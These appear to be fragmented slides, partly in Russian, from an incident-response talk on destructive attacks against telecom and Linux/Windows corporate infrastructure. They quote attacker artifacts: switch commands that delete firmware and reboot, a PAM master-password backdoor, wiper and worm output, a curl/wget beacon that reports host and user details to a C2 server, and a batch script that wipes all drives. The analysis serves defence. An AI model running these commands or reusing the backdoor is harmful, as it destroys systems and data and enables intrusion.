



Delete NE	CMEngine	UH0747	Successful	Function:[Configuration Management][NE Management]
Delete NE	CMEngine	UH0820	Successful	Function:[Configuration Management][NE Management]
Delete NE	CMEngine	UH0846	Successful	Function:[Configuration Management][NE Management]
Delete NE	CMEngine	UH0849	Successful	Function:[Configuration Management][NE Management]
Delete NE	CMEngine	UH0958	Successful	Function:[Configuration Management][NE Management]
Delete NE	CMEngine	UH1707	Successful	Function:[Configuration Management][NE Management]
Delete NE	CMEngine	UH1804	Successful	Function:[Configuration Management][NE Management]
Delete NE	CMEngine	UH1947	Successful	Function:[Configuration Management][NE Management]
Delete NE	CMEngine	UH3918	Successful	Function:[Configuration Management][NE Management]
Delete NE	CMEngine	UH1705	Successful	Function:[Configuration Management][NE Management]
Disable conn	CMEngine	BSC_101	Successful	Function:[Configuration Management][NE Management]

Disable user	LocalNMS	Successful	Disable the user
Disable user	LocalNMS	Successful	Disable the user
Disable user	LocalNMS	Successful	Disable the user
Disable user	LocalNMS	Successful	Disable the user
Disable user	LocalNMS	Successful	Disable the user
Disable user	LocalNMS	Successful	Disable the user
Disable user	LocalNMS	Successful	Disable the user
Disable user	LocalNMS	Successful	Disable the user
Disable user	LocalNMS	Successful	Disable the user
Disable user	LocalNMS	Successful	Disable the user




HUAWEI IMASTER MAE-M



- Web Oceanstore Device Manager
- Delete Lun
- Delete Storage Pool
- Delete Disk Domain


MOBILE BACKHAUL

ДОСТУП В ИНТЕРНЕТ



Д

А




pam_allow.so»

Предназначена для перехвата вызова `pam_sm_authenticate`. Если пароль совпадает с мастер-паролем, то возвращается `PAM_SUCCESS`


- Блокирован доступ на сервер Tacacs
- Удалены конфигурационные файлы 52 коммутаторов

```
dir images
delete cf1:/*.* force
dir images
delete cf1:/images/7210-SAS-T-TiMOS-8.0.R8/*.* force
delete cf1:/images/TiMOS-B-11.0.R4//.*.* force
reboot now
dir images
delete cf1:/*.* force
dir images
delete cf1:/images/\3217210-SAS-Mxp-TiMOS-11.0.R4/\32:
delete cf1:/*.* force
dir images
delete cf1:/images/7210-SAS-T-TiMOS-11.0.R4/*.* force
reboot now
```



Wiper Worm

Корпоративная инфраструктура Linux




```
gowiper@gowiper --path=secure.txt --rule=4 --report --keep

      GOWIPER
    by 0x9ef

currently supported 4 algorithms, see list below:
#1 Fast = data will be overwrited with zeroes (1 passes)
#2 Vstir = German VSITR (7 passes)
#3 DoD 5220.22-M = US Department of Defense DoD 5220.22-M (3 passes)
#4 Gutmann = Peter Gutmann Secure Method (35 passes)

selected rule:
utmann, "Peter Gutmann Secure Method (35 passes)"
ASS #0: .data=bytes[0], .len=1, .flag=RandomNative
ASS #1: .data=bytes[0], .len=1, .flag=RandomNative
ASS #2: .data=bytes[0], .len=1, .flag=RandomNative
ASS #3: .data=bytes[0], .len=1, .flag=RandomNative
ASS #4: .data=bytes[85], .len=1, .flag=None
ASS #5: .data=bytes[170], .len=1, .flag=None
ASS #6: .data=bytes[146 73 36], .len=3, .flag=None
ASS #7: .data=bytes[73 36 146], .len=3, .flag=None
ASS #8: .data=bytes[36 146 73], .len=3, .flag=None
ASS #9: .data=bytes[0], .len=1, .flag=None
ASS #10: .data=bytes[17], .len=1, .flag=None
```

Wiper on GoLang (Custom Fork Github)

<https://github.com/0x9ef/go-wiper/tree/master>

```
f main_proceed_with_passed_host
f main_proceed_with_hardcoded_creds
f main_proceed_with_known_hosts
f main_proceed_with_hardcoded_hosts
f main_proceed_with_hardcoded_networks
f main_proceed_with_available_hosts
f main_scan_network
f main_scan_network_func1
f main_check_server
f main_infect
f main_run_worm
f main_upload_files
f main_upload_files_func1
f main_ssh_exec
f main_ssh_exec_func1
f main_download_file
```

Worm on GoLang (Custom)


```
tmp1="/dev/shm/."$machineid"1b"
tmp2="/dev/shm/."$machineid"2c"
clamavd="/usr/bin/clamavd"
clamavd2="/home/"$whoami"/java-vm"
clamav="/usr/bin/clamavscan"
clamav2="/home/"$whoami"/java"
```

Bash скрипт


```
else
    wget -O /dev/null
"$ping?status=ready&host=$host&user=$whoami&su=$is_sudo"
fi
else
    curl "$ping?status=ready&host=$host&user=$whoami&su=$is_sudo"
```

To Internal CnC

Корпоративная инфраструктура Linux



```
1e989a-e8cf-90e2ba629be8/. . . . .vmx' opID=879FA794-00000470 user=root] Destroy VM called
-00000470 user=root] 90-envmgr-datastorebrowser::Destroy
-051e989a-e8cf-90e2ba629be8/. . . . .vmx' opID=879FA794-00000470 user=root] Destroy VM complete
1e989a-e8cf-90e2ba629be8/. . . . .vmx' opID=879FA794-00000497 user=root] Destroy VM called
-00000497 user=root] 24-envmgr-datastorebrowser::Destroy
-051e989a-e8cf-90e2ba629be8/. . . . .vmx' opID=879FA794-00000497 user=root] Destroy VM complete
1e989a-e8cf-90e2ba629be8/. . . . .vmx' opID=879FA794-000004D3 user=root] Destroy VM called
-000004D3 user=root] 5-envmgr-datastorebrowser::Destroy
-051e989a-e8cf-90e2ba629be8/. . . . .vmx' opID=879FA794-000004D3 user=root] Destroy VM complete
1e989a-e8cf-90e2ba629be8/. . . . .vmx' opID=879FA794-00000514 user=root] Destroy VM called
-00000514 user=root] 75-envmgr-datastorebrowser::Destroy
-051e989a-e8cf-90e2ba629be8/. . . . .vmx' opID=879FA794-00000514 user=root] Destroy VM complete
1e989a-e8cf-90e2ba629be8/. . . . .vmx' opID=879FA794-00000559 user=root] Destroy VM called
-00000559 user=root] 6-envmgr-datastorebrowser::Destroy
```



Ситуация, когда ИТ-хаос помог сохранить артефакты

```
<Enabled>true</Enabled>
</TimeTrigger>
</Triggers>
<Principals>
  <Principal id="Author">
    <RunLevel>HighestAvailable</RunLevel>
    <UserId>NT AUTHORITY\System</UserId>
    <LogonType>S4U</LogonType>
  </Principal>
</Principals>
<Actions Context="Author">
  <Exec>
    <Command>cmd.exe</Command>
    <Arguments>" /C copy \\.\ <redacted> \SYSVOL\ <redacted>
    <redacted> \scripts\zdelete.bat C:\zdelete.bat & C:\zdelete.bat" </Arguments>
  </Exec>
</Actions>
```

Политика безопасности

```
x86
set %FILE_EXE%"C:\zdelete.exe"
goto execute

:AMD64
set %FILE_EXE%"C:\zdelete64.exe"
goto execute

:execute
echo on

trap 'shutdown +1' EXIT

powershell Set-ExecutionPolicy -ExecutionPolicy Bypass
start powershell -noexit "& ""C:\bit.ps1""

takeown /F C:\Windows\explorer.exe
icacls.exe C:\Windows\explorer.exe /deny *S-1-1-0:F

for %i in (D:,E:,F:,G:,H:,I:,J:,K:,L:,M:,N:,O:,P:,Q:,R:,S:,T:,U:,V:,W:,X:,Y:,Z:) do (
  takeown /a /r /d Y /SKIPSL /f %i
  start %TEMPFILE_EXE% /accepteula /r /s %i\*
)

takeown /a /r /d Y /SKIPSL /f C:\Users\
